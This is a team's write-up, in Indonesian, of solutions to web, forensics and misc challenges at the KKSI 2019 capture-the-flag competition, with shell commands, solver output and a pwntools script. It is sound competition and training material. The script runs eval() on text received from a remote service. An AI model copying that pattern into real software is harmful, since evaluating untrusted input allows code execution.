

KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat



NAMA TIM : [Void]


Ketua Tim	
1.	Rexy Fahrezi (Noid3a)
Member	
1.	Gayu Gumelar (GeorgiaAzkaban)
2.	M Nur Hasan Aprilian (GloomyMonday)

Kunjungi Platform latihan TENESYS di :
ctf.lamnesia.com atau 52.230.64.162

[Basic Banget - WEB]


Diberikan link berikut <http://192.168.3.100:1003/>

Dan berikut tampilannya




Cara Pengerjaan :

Lakukan analisis dengan inspect element,



Terdapat file menuju flag.php, kami curiga flag berada di flag.php maka kami lakukan curl



FLAG : KCSI2019{Web_cuRL_Basiccc}

[Pecah - FORENSIC]

Diberikan file **anjir.png**

Cara pengerjaan

Kami menggunakan tools stegsolve, untuk menggeser pixel namun tidak mendapat flag.

Kemudian kami coba dengan tools zsteg seperti screnshoot di bawah

[illegible]

dan di dapatkan flag.

FLAG : KKS12019{Congrats Your Good Forensic Person}

[Berantakan - FORENSIC]

Diberikan file dengan nama a-lie-z.zip

Cara pengerjaan :

Extract file a-lie-z.zip dan di dapatkan pecahan image sebagai berikut




Kami coba lakukan penggabungan file image berdasarkan urutan nama file, menggunakan tools montage seperti screenshot di bawah ini :


```
montage -mode concatenate -title 50x50 $(ls -v *) flag.jpg
```

```
^Croot@gloomy-monday:~/Downloads/a-lie-z# montage -mode concatenate -title 50x50 $(ls -v *) flag.jpg
root@gloomy-monday:~/Downloads/a-lie-z#
```

Kemudian didapatkan QR Code



Kemudian kami scan dan didapatkan flag



FLAG : **KKSI2019{l0v3_o2_l13zzzz}**


[LostKey - MISC]

Diberikan file flag.txt dengan isi enkripsi dari base64

Cara pengerjaan :


Lakukan dekripsi base64 secara sekaligus di link berikut

<http://www.unit-conversion.info/texttools/add-line-breaks/#data>




Hasil base64 tadi, di berikan newline (enter) di link berikut


<http://www.unit-conversion.info/texttools/add-line-breaks/#data>



Lakukan pemotongan sebanyak 15byte, dan dilakukan dengan libreoffice



Kemudian kami membuat script untuk meenkripsi strings tersebut ke sha1



Dan didapatkan output sebagai berikut :

```
bio@bio:~/Desktop/CTF/KKSII2019/lostkey$ python solver.py
c14ef713eae47badeae753aef64e3326d92ed43urutan ke KKSII2019{iByaXk
daaa0c986796875c247f809ed60480e9f0d006furutan ke KKSII2019{ALCy9y
9be190c4a5a61d7b98a4885d1b6349fecc89fd7urutan ke KKSII2019{qTG8Rz
7c9a60b02d0ccf92810b1e6f34ad6ab138f05c30urutan ke KKSII2019{VepuB9
21ff10077afd6a75d9783302a8003fe8d9969d90urutan ke KKSII2019{d7ACCT
701b9633e18cab3569c0366ea58bf29fe29a97efurutan ke KKSII2019{4rI2LL
e1375409bfff27451effd4e4720598675588a79urutan ke KKSII2019{HQPDD
eabace2a83fbf289c3e47771c8692e43d6bed00furutan ke KKSII2019{JNK73k
31fdc04f631fd5f254400dea1cf7376582de4ffurutan ke KKSII2019{0Vv06f
45ad8ac5262540fbb483bf66b2a332005bae739urutan ke KKSII2019{YpvXE7
3a12f2a7e2958c40e6dc3b8bd4570cc3fd9d78e5urutan ke KKSII2019{nXbkKX
522f84f026d001f604b4a5b63556d4e756b98eurutan ke KKSII2019{efWq9x
efecd9a58641277c8baacd61ac06bc33892c2584urutan ke KKSII2019{8aK6Lj
3eba49725d010a62e80636545947b3e1522179e8urutan ke KKSII2019{d2zz0r
cd4117f178298a23ca2ae5eb26f2fc99c36abf89urutan ke KKSII2019{qNUF40
0bd788945effc4eddc47a16785f0c34f5b96c25urutan ke KKSII2019{ymvxxM
6911df655296b2901c618c6331417b924a151e6curutan ke KKSII2019{wrVexU
ffbe539a3f23153e07d8f113bb8c9be021aa03dcurutan ke KKSII2019{1Hp3oj
4c10795ff8d56d21dc33aadab0c0c3f93f79aca00urutan ke KKSII2019{Qxp9uw
d18201724b3f3d8dea3b9b0ac1e8fc9fff535722urutan ke KKSII2019{AaRiX8
72b268b7b2da3cf85ebd87c6d460062bed43967curutan ke KKSII2019{Lg1cHv
f8cc40f37a635e43a3ef96f91ecb807dd5567f5curutan ke KKSII2019{lwmYrM
ce920c01ca8c277895b8f8da038419b31e4795e9urutan ke KKSII2019{cZyvHc
a47586c10766c9f1625ad8d36914eee70e4e5608urutan ke KKSII2019{bVSURz
85a7919c27f22c56d034e4d4a95d9470b9ada9e2urutan ke KKSII2019{MHungn
ac7b33b14cd8825ea84b49c93d7eb927bfb2e452urutan ke KKSII2019{TRgPP3
8a1df2f64299e9f89b3d06f7dfce712679680beurutan ke KKSII2019{C77AyU
8d6946e95954179fd7f576c41b05701d7fcb6e22urutan ke KKSII2019{o3jdQo
d7e7a21c4e2f457cdebb5745c5765731540e7871urutan ke KKSII2019{kD3C9y
c11d28699728c5d4618d5c222b8084e7bc78aa7urutan ke KKSII2019{LBowri
b76d2cd62b4578aa6ff13a643c98131afeace65eurutan ke KKSII2019{m5TaGt
ab799b47eb77b8887c8eb3019b200c642891d6f7urutan ke KKSII2019{wLFThA
501df8b08e3e7f3ef9c1cc958e3fc0d1fdb51687urutan ke KKSII2019{YdcHLs
ca335c3f4f9333e02fec339b86400c079084d83urutan ke KKSII2019{DR0byw
2ae9108fa6fab685af80fdb323b5df70a9b5c71aurutan ke KKSII2019{n7nUlm
c51c9567d7e0c2eeaaa411df3cfbb9575e597afurutan ke KKSII2019{E2yNUq
aa29f1a58393790341a6ab011f182ae59c0769a2urutan ke KKSII2019{o30YZS
```

Lalu kami find dan sesuaikan dengan sha1 yang ditunjukkan pada soal, dan didapatkan flagnya.

```
53023b874b9217dc01388dca4c2d67bfa5c9464c
f42e558deb04bd72d15567cf66a7b403b344cb72urutan
cb91a4d8ee0db0641b5dbcd742d6960fae49deurutan
a497f4dea1a60f1abe5d6d47f7b1a5ed7e8b4ebburutan
66d285292a8e0c2ec0cca21f8e8c7ac21e2cd2curutan
60f6a401fc38997826ade71de2093a4bd060881urutan
078dc185616b3f6d7f8b6043d7360acc6f6fe63urutan
00acacfb2b37e683211e1b5528c389a276f1ad3d8urutan
702d207e6e7060650114429513e5227920a901burutan
51ddfc547b64cb63c2096ad72b48f7f96c9ceurutan
4f1060b8a4adabdc806dbbfa4c52aaa7b73def52urutan
```

FLAG : KKSII2019{RWKe8NVD0N}

[Matematika - MISC]


Diberikan sebuah service yang berisi perhitungan operasi matematika dasar

```
root@gloomy-monday:~/Downloads/a-lie-z# nc 192.168.3.100 6699
Selamat Datang di KKSI 2019 Regional Medan
Untuk 1 Soal memiliki 1 Poin.
Dapatkan 10 poin untuk membuka flag. Waktu 30 detik.

No: (1) 7820 - 6830 => 
```

Cara pengerjaan :

Kami membuat script untuk meng automatisasi kan operasi matematika yang sesuai menggunakan eval(), dan hasilnya sebagai berikut :




```
from pwn import *

r = remote('192.168.3.100', 6699)

for i in range(1,11):
    r.recvuntil('No: (%d)' % i)
    calc = r.recvuntil('=>', drop=True)
    print '%d %s' % (i, str(eval(calc)))
    r.send(str(eval(calc)) + '\n')


print r.recvall()
```



